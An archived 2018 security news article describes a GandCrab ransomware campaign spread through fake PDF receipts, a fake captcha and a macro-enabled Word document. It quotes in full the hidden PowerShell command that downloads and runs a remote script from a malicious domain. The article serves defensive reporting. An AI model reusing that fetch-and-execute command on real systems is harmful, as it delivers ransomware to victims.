
GandCrab Ransomware Being Distributed Via Malspam Disguised as Receipts

By Lawrence Abrams

Published: 2018-02-08 · Archived: 2026-04-05 20:30:37 UTC


A new malspam campaign is underway that is pretending to be PDF receipts, but instead installs the GandCrab ransomware on a victim's computer. This is done through a series of malicious documents that ultimately install the ransomware via a PowerShell script.

The start of the chain of events that lead to the installation of GandCrab is when a victim receives an email with a subject like "Receipt Feb-078122". These emails contain a PDF attachment with names like Feb01221812.pdf as shown below.



Malspam Pretending to be a Receipt


When a user opens this PDF, they will be shown a prompt that pretends to be a captcha asking the user to confirm they are human.




Fake Captcha

When a user clicks on the captcha, the PDF file downloads a malicious word document. When opened, this document will contain the standard social engineering text that tries to convince the user to enable macros by clicking on the Enable

Content button.



0:00

Visit Advertiser website[GO TO PAGE]



Malicious Word Document

Once a user clicks on the Enable Content button it will trigger the malicious macro shown below.



Malicious Word Macro


This macro will launch a PowerShell command that downloads and executes a PowerShell script from a remote site. As pointed out by security researcher Derek Knight, this script specifically calls the PowerShell command in a folder that only exists on 64 bit versions of Windows. Therefore, those who are running 32-bit versions of Windows will be protected from this macro.

The PowerShell that is executed by the Word document is seen below.

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  -nop -w hidden -c "IEX
((new-object net.webclient).downloadstring('http://sorinnohoun.com/sc1/sct5
'));Invoke-GandCrab;Start-Sleep -s 1000000;"
```

PowerShell Command

When the sct5 PowerShell script is executed, it will decode an embedded GandCrab executable and launch it.



PowerShell Installer


Once launched, GandCrab will connect to the remote Command & Control servers and begin encrypting a victim's computer.

As you can see, this all started simply by opening a malicious PDF contained in malspam. This is why it is very important to be careful not to open any attachments unless you confirm that they were actually sent by the sender. If the sender is not someone you know, then do not open it at all to be safe.

For those who are infected with this ransomware, you can request help in our GandCrab Help & Support topic.

Be smart and stay safe!

Update 2/8/18 10:45 AM: Added information from Derek Knight about how the macro calls the PowerShell command in a folder that only exists on 64-bit versions of Windows.



Automated Pentesting Covers Only 1 of 6 Surfaces.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: https://www.bleepingcomputer.com/news/security/gandcrab-ransomware-being-distributed-via-malspam-disguised-as-receipts/